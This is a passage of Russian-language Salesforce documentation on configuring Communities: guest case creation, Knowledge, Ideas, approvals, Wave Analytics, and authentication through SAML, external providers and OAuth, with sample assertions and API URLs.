- Создание обращений из вопросов по истечении недели, при получении более 10 предпочтений и при отсутствии выбранного лучшего ответа.
- Немедленное создание обращений из вопросов при наличии слова «конкурент».

Процессы, связанные с функцией создания обращения из вопроса, используют объект «Элемент ленты». Процесс содержит поток, оценивающий сообщения-вопросы на соответствие заданным критериям расширения. При необходимости рекомендуем создать переменные потока на основе нескольких полей объекта «Элемент ленты», включая:

- `BestCommentId`: код комментария, выбранного в качестве лучшего ответа. При отсутствии комментария, выбранного в качестве лучшего ответа, данное поле содержит нулевое значение.
- `CommentCount`: количество комментариев для вопроса.
- `LikeCount`: количество предпочтений для вопроса.

Совет:

- Тип данных каждой переменной потока должен соответствовать типу данных поля элемента ленты. Поля `CommentCount` и `LikeCount` являются числовыми, тогда как поле `BestCommentId` является текстовым.
- Создание элемента ленты может инициировать выполнение процесса; недоступно обновлениям элементов ленты (например, предпочтения и комментарии). В зависимости от используемого процесса рекомендуем определить время, по истечении которого необходимо выполнять связанный поток.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Конструктор процессов Lightning доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Конструктор процессов Lightning
Облачная версия приложения Flow Designer

Представление пользователям-гостям возможности создавать обращения

При настройке Web-to-Case наряду с быстрыми действиями с обращением пользователи-гости могут создавать обращения без обязательного входа в систему.

Чтобы представить пользователям-гостям возможность создавать обращения, сначала создайте макет страницы обращений для непроверенных пользователей. Это позволит фиксировать и создавать основную информацию, которая уже будет связана с зарегистрированным пользователем.

Совет: Назначьте безопасность поля обращения и действия пользователя-гостя соответствующим образом, чтобы пользователи имели доступ ко всему необходимому, но не получали доступ к конфиденциальной информации компании.

Прим.: Пользователи-гости не могут прикреплять файлы при создании обращения.

1. Введите строку *«Web-to-Case»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Web-to-Case»**.
2. Установите флажок **«Включить функцию Web-to-Case»**.
3. Чтобы позволить пользователям-гостям регистрировать обращения в службе поддержки введите в разделе настройки текст *«Сообщества»* в поле быстрого поиска, а затем выберите **«Все сообщества»**.
4. Выберите **«Конструктор»** рядом с сообществом, в котором вы желаете разрешить пользователям-гостям регистрировать обращения через службу поддержки.
5. Щелкните стрелку раскрывающегося списка рядом с именем сообщества и выберите **«Управление сообществом»**.
6. На левой панели щелкните **«Администрирование»**.
7. Щелкните **«Страницы»**.
8. Щелкните **«Перейти в Force.com»**.
9. Нажмите кнопку **«Правка»** на странице сведений о сайте.
10. Включите **«API гостевого доступа к службе поддержки»**.
11. Добавьте **NewCase** или настраиваемое быстрое действие для добавления обращения в раздел «Выбранные быстрые действия».
12. Нажмите кнопку **«Сохранить»**.

Прим.: При использовании шаблона самообслуживания нужно настроить и другие параметры на странице настройки Web-to-Case.

Включение Salesforce Knowledge в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, настройки или активации сообщества:	Создание и настройка сообществ И участие в сообществе, подлежащем обновлению
Для настройки Salesforce Knowledge, создания типов статей и действий над статьей и изменения назначений групп категорий:	«Настройка приложения» И Управление базой знаний Salesforce
Для назначения лицензий пользователя:	Управление внутренними пользователями
Для создания категорий данных:	«Управление категориями данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Сообщества доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise**и **Unlimited**.

Включите Salesforce Knowledge, чтобы пользователи сообщества могли просматривать статьи из базы знаний.

Если организация Salesforce имеет лицензию базы знаний Salesforce, то сообщества могут использоваться для доступа к статьям базы знаний. После включения Salesforce Knowledge выполните указанные ниже действия для просмотра статей в сообществах.

1. Обновите профили.
   - Клонируйте профиль «Пользователь Customer Community», «Пользователь Customer Community Plus» или «Пользователь Partner Community» и включите полномочие «Чтение» для типов статей, которые должны быть доступны пользователям сообщества.
   - Убедитесь, что доступности вкладки «Статьи» (или «База знаний») задано значение «Включены стандартные параметры».
   - Нажмите кнопку **«Редактировать профили»** внизу страницы сведений и активируйте новый профиль.
2. Добавьте вкладку «База знаний» в каждое сообщество.

   Прим.: Участники сообществ без полномочия Knowledge One не могут просматривать базу знаний посредством сообществ. Они также не могут просматривать базу знаний в сообществах посредством мобильных и загружаемых веб-приложений Salesforce1.
3. Чтобы назначить пользователям сообщества другие параметры доступности группы категорий, измените параметры доступности посредством набора полномочий, профиля или роли. Например, чтобы запретить пользователям с профилем «Пользователь Customer Community» просмотр статей из определенной группы категорий, измените доступность категорий данных для данного профиля.
4. Уведомите пользователей, создающих статьи, о необходимости выбора канала **«Клиент»** (для пользователей с лицензией Customer Community или Customer Community Plus) или **«Партнер»** (для пользователей с лицензией Partner Community) при создании или изменении статьи. В противном случае, статья не будет опубликована в сообществе.

Прим.: база знаний Lightning недоступна в сообществах.

СМ. ТАКЖЕ:

Начало работы с Salesforce Knowledge

Создание базы знаний

Включение идей в сообществе

Вкладка «Идеи» позволяет группе пользователей публиковать, голосовать и комментировать идеи. Включение вкладки «Идеи» в сообществе предоставляет интерактивный и понятный способ привлечения, управления и демонстрации инноваций.

Для управления едиными параметрами идей выполните указанные ниже действия.

1. Введите строку *«Параметры идей»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры идей»**.
   a. Чтобы включить идеи в организации, установите флажок «Включить идеи».
   b. Чтобы включить HTML-редактор идей, предоставляющий пользователям возможности HTML-редактирования и добавления ссылок на изображения посредством интерфейса WYSIWYG при публикации или комментировании идей, установите флажок «Разрешить форматирование текста, вставку изображений и ссылок».

      Включение HTML-редактора является необратимым.
   c. Чтобы включить поле со множественным выбором «Категории», нажмите кнопку **«Включить»**, расположенную под сообщением «Категории» вверху страницы. Данная кнопка отображается только в том случае, если поле «Категории» не включено.
   d. Чтобы разрешить участникам сообщества «Идеи» связывать идею с несколькими категориями, установите флажок «Включить категории». Включение многовариантных категорий является необратимым.
   e. Чтобы разрешить пользователям зарабатывать очки и рейтинги на основе их действий в каждой зоне, установите флажок «Включить поддержку репутации».
   f. Введите нужное количество дней в поле «Период расцвета (в днях)».

      Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы.
2. Определите и настройте поля для идей.
   a. Определите значения раскрывающегося списка для полей «Категории» и «Статус».

      Убедитесь, что зоны, подлежащие добавлению в сообщество, содержат категории и статусы.
   b. Настройте параметры безопасности для стандартных и настраиваемых полей.
   c. Создайте настраиваемые поля и настройте правила проверки.

      Настраиваемые поля отображаются в разделе «Дополнительные сведения» на страницах «Добавить идею» и «Сведения об идее».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров идей:

- Настройка приложения

d. При необходимости добавьте поле «Вложение» в макет и настройте параметры безопасности поля для предоставления пользователям возможности добавления файлов в собственные идеи.

3. Чтобы включить экспертов внутри зон, создайте общедоступную группу, содержащую данных пользователей.
4. При необходимости включите поддержку пространств идей.
5. Создайте как минимум одну зону для объединения идей в логические группы и свяжите зоны с сообществом.
6. Настройте макеты страниц идей для отображения нужной информации.
7. Создайте правила проверки, препятствующие использованию оскорбительных слов в зоне.
8. Настройте правила проверки и триггеры Apex для комментариев к идеям.
9. Включите профили пользователей для модераторов и участников сообщества, а затем убедитесь, что профилям доступны идеи.
10. Добавьте вкладки «Идеи» и «Пространства идей» в сообщество.

СМ. ТАКЖЕ:

Настройка параметров сообщества «Идеи»

Настройка утверждений для внешних пользователей сообщества

Пользователи-клиенты и пользователи-партнеры сообщества могут назначаться ответственными за утверждение записей или добавляться прямо в очереди. Данные пользователи могут просматривать и выполнять действия посредством связанных списков записи «Мои утверждения» и «Журнал утверждений». Кроме того, утверждения могут быть инициированы прямо из ленты Chatter.

Процесс утверждения автоматизирует способ утверждения записей в системе Salesforce. Процесс утверждения определяет каждый этап утверждения, включая того, кто утверждает запрос, и что следует делать на каждом шагу процесса.

Прим.:

- Пользователи с массовыми лицензиями (например, «Массовый клиентский портал» и «Проверенный веб-узел») не могут утверждать записи.
- Внешние пользователи с устаревшими лицензиями портала могут утверждать записи только в сообществах.

При настройке утверждений или очередей рекомендуем использовать поля поиска для поиска пользователей-клиентов и пользователей-партнеров.

Например, при настройке утверждения рекомендуем использовать поле поиска для поиска и выбора пользователя-клиента, который должен автоматически назначаться в качестве ответственного за утверждение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления или клонирования процессов утверждения:


- Настройка приложения

Для создания или изменения очередей:

- Настройка приложения

  И

  Управление общедоступными списковыми представлениями



При настройке электронных уведомлений для бизнес-правил утверждения сообщения электронной почты отправляются участникам сообщества. Если пользователь является участником нескольких активных сообществ, то сообщения электронной почты отправляются из самого давнего активного сообщества. Все ссылки в сообщении электронной почты направляют пользователей прямо на страницу утверждения внутри сообщества.

В приложении Salesforce1 пользователи могут просматривать и выполнять действия посредством связанного списка «Журнал утверждений», но не могут отправлять запросы на утверждение. Пользователи могут отправлять запросы на утверждение только посредством полной версии системы Salesforce.

СМ. ТАКЖЕ:

- Настройка процесса утверждения
- Ограничения автоматизации процессов
- Создание очередей

Включение Wave Analytics в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, настройки или активации сообщества:	Создание и настройка сообществ И участие в сообществе, подлежащем обновлению
Для изменения параметров Wave Analytics:	Analytics Cloud — лицензия набора полномочий платформы Wave Analytics с полномочием Управление Wave Analytics
Просмотр, изучение внедренных панелей мониторинга Wave и предоставление к ним общего доступа:	Analytics Cloud — лицензия с набором полномочий Wave Community Users с полномочием «Просмотр Wave Analytics на страницах сообществ»

Включение Wave для сообществ позволяет пользователям-партнерам и пользователям-клиентам просматривать и изучать панели мониторинга Wave Analytics в сообществе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Сообщества доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Wave Analytics доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Также доступно в: **Developer Edition**.

Прим.: Данная функция доступна только пользователям с лицензией Customer Community Plus или Partner Community. Данная функция поддерживается сообществами, но не порталами.

Чтобы предоставить общий доступ к панелям мониторинга Wave в сообществе, выполните действия, описанные ниже.

1. Настройте Wave Analytics в своей организации Salesforce, как описано в разделе «Настройка платформы Wave».
2. Включите платформу Wave для сообществ и задайте участников сообщества. Смотрите Включение Wave Analytics для сообществ.
3. Создайте панели мониторинга в Wave и сохраните их в приложении Wave. Предоставьте к этому приложению общий доступ в сообществе. Дополнительные сведения о работе с Wave см. в разделе Библиотека Wave Analytics.
4. Внедрите панели мониторинга Wave с использованием конструктора сообществ или Visualforce.
5. Из приложения Wave с панелями мониторинга предоставьте доступ участникам сообщества, нажав **«Использовать совместно»**. В диалоговом окне "Общий доступ" установите флажок **Включить общий доступ для сообществ**. Предложите партнерам и клиентам сообщества совместно использовать приложение.

Подробнее см. в разделе «Совместное использование приложения Wave в сообществах».

Отслеживание данных о выездных услугах в вашем сообществе

Держите клиентов и техников на местах в курсе их выездной услуги в сообществах. Следующие объекты выездных услуг могут использоваться в сообществах: служебная встреча, продукт, заказ-наряд и элементы строки заказа-наряда. Все это, помимо таких ранее доступных элементов, как актив, организация и контакт, позволяет клиентам упрощенно планировать встречи, в то время как техники могут проверять заказы-наряды прямо из своего сообщества.

Прим.: Поле услуг доступно только в сообществах Visualforce и на вкладках.

1. Для настройки элементов выездных услуг в вашем сообществе создавайте новую страницу элемента в менеджере страниц в конструкторе сообществ.
2. Чтобы разрешить выбор объекта Salesforce, выберите объект выездной услуги (служебная встреча, продукт, заказ-наряд и элемент строки заказа-наряда). Менеджер страниц автоматически создает три связанные страницы для страницы нового объекта: страница сведений о записи, страница списка записей и страница связанного списка.
3. Чтобы отображать поле в сообществе «Обслуживание клиентов (Napili)», добавьте его в меню навигации в редакторе страниц.

СМ. ТАКЖЕ:

Поле услуг Lightning

Безопасность и проверка подлинности сообщества

Сообщество можно сделать безопасным, шифруя данные и проверяя подлинность пользователей.

Проверка подлинности пользователей сообществ

Есть несколько способов проверки подлинности пользователей в сообществе. По умолчанию внешние пользователи проходят проверку подлинности, выполняя вход с логином и паролем, который назначила им система Salesforce для сообщества. (Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.) Внутренние пользователи вашей организации просто следуют процессу входа сотрудника с логином и паролем Salesforce.

Шифрование данных сообщества

Можно добавить дополнительную степень безопасности к вашему сообществу, включив шифрование файлов, вложений и популярных полей с данными.

Проверка подлинности пользователей сообществ

Есть несколько способов проверки подлинности пользователей в сообществе. По умолчанию внешние пользователи проходят проверку подлинности, выполняя вход с логином и паролем, который назначила им система Salesforce для сообщества. (Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.) Внутренние пользователи вашей организации просто следуют процессу входа сотрудника с логином и паролем Salesforce.

Прим.: Все варианты проверки подлинности также поддерживают настраиваемые веб-адреса HTTPS.

Настройка SAML для сообществ

Если организация использует принцип единой регистрации, позволяющий упростить и стандартизировать процесс проверки подлинности пользователей, то данный принцип может также применяться к сообществам.

Настройка поставщиков проверки подлинности

Внешние пользователи могут выполнять вход посредством своих регистрационных данных из Facebook©, Janrain© или другой организации Salesforce, при условии настройки поставщиков проверки подлинности на странице «Поставщики проверки подлинности» меню «Настройка» и их отображения на странице входа сообщества.

Настройка процессов проверки подлинности посредством OAuth

Чтобы разрешить организации создание интеграций между сообществами и настраиваемыми фирменными приложениями (например, мобильные или настольные приложения), рекомендуем использовать OAuth для создания фирменной страницы входа.

СМ. ТАКЖЕ:

Управление входом, самостоятельной регистрацией и паролями для сообщества

Настройка SAML для сообществ

Если организация использует принцип единой регистрации, позволяющий упростить и стандартизировать процесс проверки подлинности пользователей, то данный принцип может также применяться к сообществам.


Указанная ниже информация предназначается пользователям, умеющим обращаться с протоколами проверки подлинности SAML, а также знающим основные принципы работы с поставщиком удостоверений для настройки единой регистрации в организации. При внедрении SAML для сообществ рекомендуем использовать URL-адрес сообщества, связанный со входом для процесса единой регистрации. Кроме того, убедитесь, что URL-адрес сообщества в методе POST утверждения SAML содержит `/login`.

Ниже приведена общая схема процесса обработки запросов и ответов SAML между обозревателем пользователя, сообществом и поставщиком удостоверений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Данная таблица сравнивает требования для утверждений SAML сообщества с требованиями для других типов доменов Salesforce.

Требование	Стандартный	Портал	Сайты Force.com	Сообщество
URL-адрес для выполнения метода POST утверждения SAML.	login.salesforce.com	login.salesforce.com	login.salesforce.com	*URL-адрес сообщества*
Являются ли `organization_id` и `portal_id` обязательными в утверждении?	Нет	Да (передается как атрибут)	Да (передается как атрибут)	Нет Прим.: Являются обязательными при использовании своевременной инициализации для создания пользователей портала в сообществе.

Требование	Стандартный	Портал	Сайты Force.com	Сообщество
				Пользователи портала конкретного сообщества могут быть инициализированы без `portal_id`.
Является ли `siteUrl` обязательным в утверждении?	Нет	Нет	Да (передается как атрибут)	Нет

Пример утверждения SAML ниже отображает URL-адрес сообщества, указанный в поле «Получатель», для выборочного клиентского сообщества в организации Acme. Данный пример применяется к организации, использующей одну конфигурацию SAML.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:
      entity">https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:
         status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:
         nameid-format:entity">https://www.salesforce.com</saml:Issuer>

      <saml:Subject>
         <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:
            nameid-format:unspecified">saml_portal_user_federation_id
         </saml:NameID>

         <saml:SubjectConfirmation Method="urn:oasis:names:tc:
            SAML:2.0:cm:bearer">
         <saml:SubjectConfirmationData NotOnOrAfter=
            "2009-06-17T18:48:25.456Z"
            Recipient="https://acme.force.com/customers/login/?
saml=02HKiPoin4f49GRMsOdFmhTgi_0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
         </saml:SubjectConfirmation>
      </saml:Subject>

      <saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
                       NotOnOrAfter="2009-06-17T18:48:25.456Z">

         <saml:AudienceRestriction>
            <saml:Audience>https://saml.salesforce.com</saml:Audience>
         </saml:AudienceRestriction>
      </saml:Conditions>
```

```
      <saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

         <saml:AuthnContext>
            <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:
               ac:classes:unspecified
            </saml:AuthnContextClassRef>
         </saml:AuthnContext>
      </saml:AuthnStatement>

   </saml:Assertion>
</samlp:Response>
```

Если организация использует разные конфигурации SAML, то предыдущий пример утверждения SAML может применяться после некоторых изменений в поле «Получатель».

- Завершающая косая черта после `login` является необязательной.
- Параметр `so` является обязательным и должен определять код организации.

Поле «Получатель» будет выглядеть следующим образом:

```
Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"
```

При выходе из сообщества внешние пользователи, авторизованные посредством SAML для единой регистрации, перенаправляются согласно параметру «URL-адрес выхода для поставщика удостоверений», заданному в параметрах SAML сообщества. Чтобы получить доступ к параметрам SAML, введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры единой регистрации»**.

СМ. ТАКЖЕ:

Примеры утверждений SAML

Рекомендации по внедрению единой регистрации

https://developer.salesforce.com/page/Single_Sign-On_with_SAML_on_Force.com

Настройка поставщиков проверки подлинности

Внешние пользователи могут выполнять вход посредством своих регистрационных данных из Facebook©, Janrain© или другой организации Salesforce, при условии настройки поставщиков проверки подлинности на странице «Поставщики проверки подлинности» меню «Настройка» и их отображения на странице входа сообщества.

Прим.: Указанная ниже информация предназначается пользователям, умеющим обращаться с поставщиками проверки подлинности для единой регистрации.

При использовании настраиваемой страницы входа Visualforce взамен стандартной страницы входа рекомендуем использовать поле «URL-адрес инициализации единой регистрации» на странице сведений о поставщике проверки подлинности в качестве целевого URL-адреса настраиваемой кнопки входа. Например:
`https://login.salesforce.com/services/auth/sso/`*код_организации*`/`*имя_URL*`?community=https://acme.force.com/support`

При использовании Janrain в качестве поставщика проверки подлинности дополните виджет входа Janrain, развернутый на сайте, строкой ниже.

```
janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/orgID/URLsuffix'
+'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
```

СМ. ТАКЖЕ:

- Внешние поставщики проверки подлинности
- Использование параметров запроса в URL-адресах конфигурации клиента
- Управление входом, самостоятельной регистрацией и паролями для сообщества

Настройка процессов проверки подлинности посредством OAuth

Чтобы разрешить организации создание интеграций между сообществами и настраиваемыми фирменными приложениями (например, мобильные или настольные приложения), рекомендуем использовать OAuth для создания фирменной страницы входа.

Указанная ниже информация предназначается пользователям, умеющим обращаться с протоколами OAuth и процессами проверки подлинности для приложений удаленного доступа. Сообщества поддерживают все доступные процессы проверки подлинности, кроме процесса проверки подлинности имени пользователя и пароля OAuth, а также процесса утверждения SAML. При внедрении фирменных процессов OAuth для сообществ рекомендуем настроить URL-адрес авторизации для использования URL-адреса сообщества. Данный алгоритм позволяет процессу проверки подлинности перенаправлять пользователей на страницу утверждения приложения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: После выполнения входа от имени другого пользователя администраторы не могут авторизовывать доступ к данным OAuth для данного пользователя. Например, администраторы не могут авторизовывать доступ к OAuth для учетных записей пользователей, включая единую регистрацию в сторонних приложениях.

Например, чтобы проверить подлинность пользователя посредством URL-адреса авторизации ниже:

```
https://login.salesforce.com/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

Замените имя хоста `login.salesforce.com` полным путем к URL-адресу сообщества ниже:

```
https://acme.force.com/customers/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

При успешном внедрении данный URL-адрес перенаправляет пользователей на страницу входа сообщества. После авторизации приложения рекомендуем задать маркеры доступа и обновления для будущей проверки подлинности. По аналогии замените хост сообществом в запросах для конечной точки маркера.

```
https://acme.force.com/customers/services/oauth2/token
```

Прим.: Полученный параметр `access_token` может быть передан как маркер носителя в запросе на заголовок авторизации. Далее приведен пример вызова REST API к сообществам:

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
```

```
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

https://developer.salesforce.com/page/Digging_Deeper_into_OAuth_2.0_on_Force.com

https://developer.salesforce.com/page/Using_OAuth_to_Authorize_External_Applications

salesforce_chatter_rest_api.pdf

Шифрование данных сообщества

Можно добавить дополнительную степень безопасности к вашему сообществу, включив шифрование файлов, вложений и популярных полей с данными.

Прим.: Начиная с выпуска Spring '17 шифрование платформы Shield больше не скрывает зашифрованные данные на уровне презентации. Это может сказаться на способности некоторых пользователей работать с зашифрованными данными. Если у вас имеются данные, которые не нужно видеть определенным пользователям, проверяйте их параметры безопасности поля на странице 675, настройки доступа к записям и полномочия объекта на странице 679.

Учитывайте следующие рекомендации.

- Данные можно шифровать в сообществах, но не в порталах.
- Если используется классическое шифрование, данные в зашифрованных настраиваемых полях все равно будут маскироваться.
- Конкретные параметры вашего сообщества, относящиеся к личной информации (PII, personally identifiable information), задействуются независимо от того, зашифрованы данные или нет.
- Шифрование данных ничего не меняет в работе пользователей сообщества. Однако шифрование поля «Название организации» оказывает влияние на то, как администраторы видят роли пользователей. Обычно имя роли пользователя сообщества отображается в виде сочетания имени учетной записи и имени профиля ее пользователя. Если шифруется поле «Имя организации», идентификатор организации отображается вместо имени организации.

  Например, когда поле «Название организации» не зашифровано, пользователь, относящийся к организации Acme с профилем «Пользователь-клиент», будет играть роль с именем `Пользователь-клиент Acme`. Когда название организации зашифровано, роль отображается примерно так: `Пользователь-клиент 001D000000IRt53`.

СМ. ТАКЖЕ:

Усиление защиты ваших данных с помощью шифрования платформы Shield

Планирование стратегии разработки сообщества

При использовании настраиваемых страниц сообщества вместо стандартных вкладок и фирменного стиля рекомендуем принять решение о необходимости использования конструктора сообщества или Force.com. Чтобы настроить страницы сообщества, воспользуйтесь разделами ниже:

- Использование конструктора сообщества с шаблонами
- Использование Visualforce и Force.com Sites

При необходимости настройте другие указанные ниже области сообщества:

- Добавление поля глобального поиска в настраиваемый верхний колонтитул HTML сообщества на странице 4065
- Настройка настраиваемого домена для сообщества
- Переименование вкладки Chatter

Выбор между сайтами Конструктор сообществ и Force.com

Использование конструктора сообществ с шаблонами

Конструктор сообщества и шаблоны сообщества для самообслуживания позволяют пользователям создавать, оформлять и публиковать настраиваемое сообщество, гарантируя его великолепный внешний вид на любом мобильном устройстве! Пользователи могут быстро создавать сообщество на основе выбранного шаблона и оформлять его страницы в соответствии с фирменным стилем компании.

Использование конструктора сообщества (Site.com) без шаблонов

Использование Visualforce и Force.com Sites

Каждое сообщество содержит один связанный сайт Force.com для выполнения расширенных настроек сообщества.

Выбор между сайтами Конструктор сообществ и Force.com

Чтобы добавить новые страницы или настроить текущие страницы сообщества, воспользуйтесь Force.com Sites или конструктором сообществ. Оба продукта позволяют создавать фирменные общедоступные страницы (например, целевые или маркетинговые страницы) и личные настраиваемые страницы, доступные только участникам сообщества.

Какой продукт следует использовать для настройки сообщества? Правильный выбор определяется навыками пользователя и требованиями организации. При необходимости страницы Force.com и страницы конструктора сообществ могут использоваться вместе для полного контроля над выполняемыми настройками.

Конструктор сообщества

Конструктор сообществ — интуитивно-понятный удобный инструмент для настройки сообщества. Конструктор сообществ позволяет создавать сообщество на основе предварительно настроенного шаблона, а затем использовать удобный интерфейс для применения фирменного стиля, редактирования страниц, обновления шаблона и публикации изменений.

При использовании конструктора сообществ перед вами открываются следующие возможности.

- Используйте один из шаблонов самообслуживания (Koa, Kokua или «Служба работы с клиентами» (Napili)) для быстрого создания эффективного сообщества для самообслуживания.
- Использование шаблона Aloha для создания настраиваемого средства запуска приложений.
- Оформление высококачественных фирменных страниц.
- Создание общедоступных страниц, к которым может получить доступ каждый, или добавление личных страниц, которые можно вводить в качестве вкладок в сообщество.
- Быстрое повторение созданных многоразовых элементов страницы с помощью перетаскивания.
- Использование готовых форм для создания форм Web-to-Lead или сбора отзывов клиентов.
- Создание страниц под управлением данных (например, каталоги продуктов и другие списки) посредством данных организации.

- Установка начальной страницы и настройка многоязычной поддержки вашего сообщества в среде Site.com Studio, системе управления веб-содержимым, предоставляющей дополнительные параметры конфигурации. Среда Site.com Studio доступна на странице «Управление сообществом».

Сайты Force.com

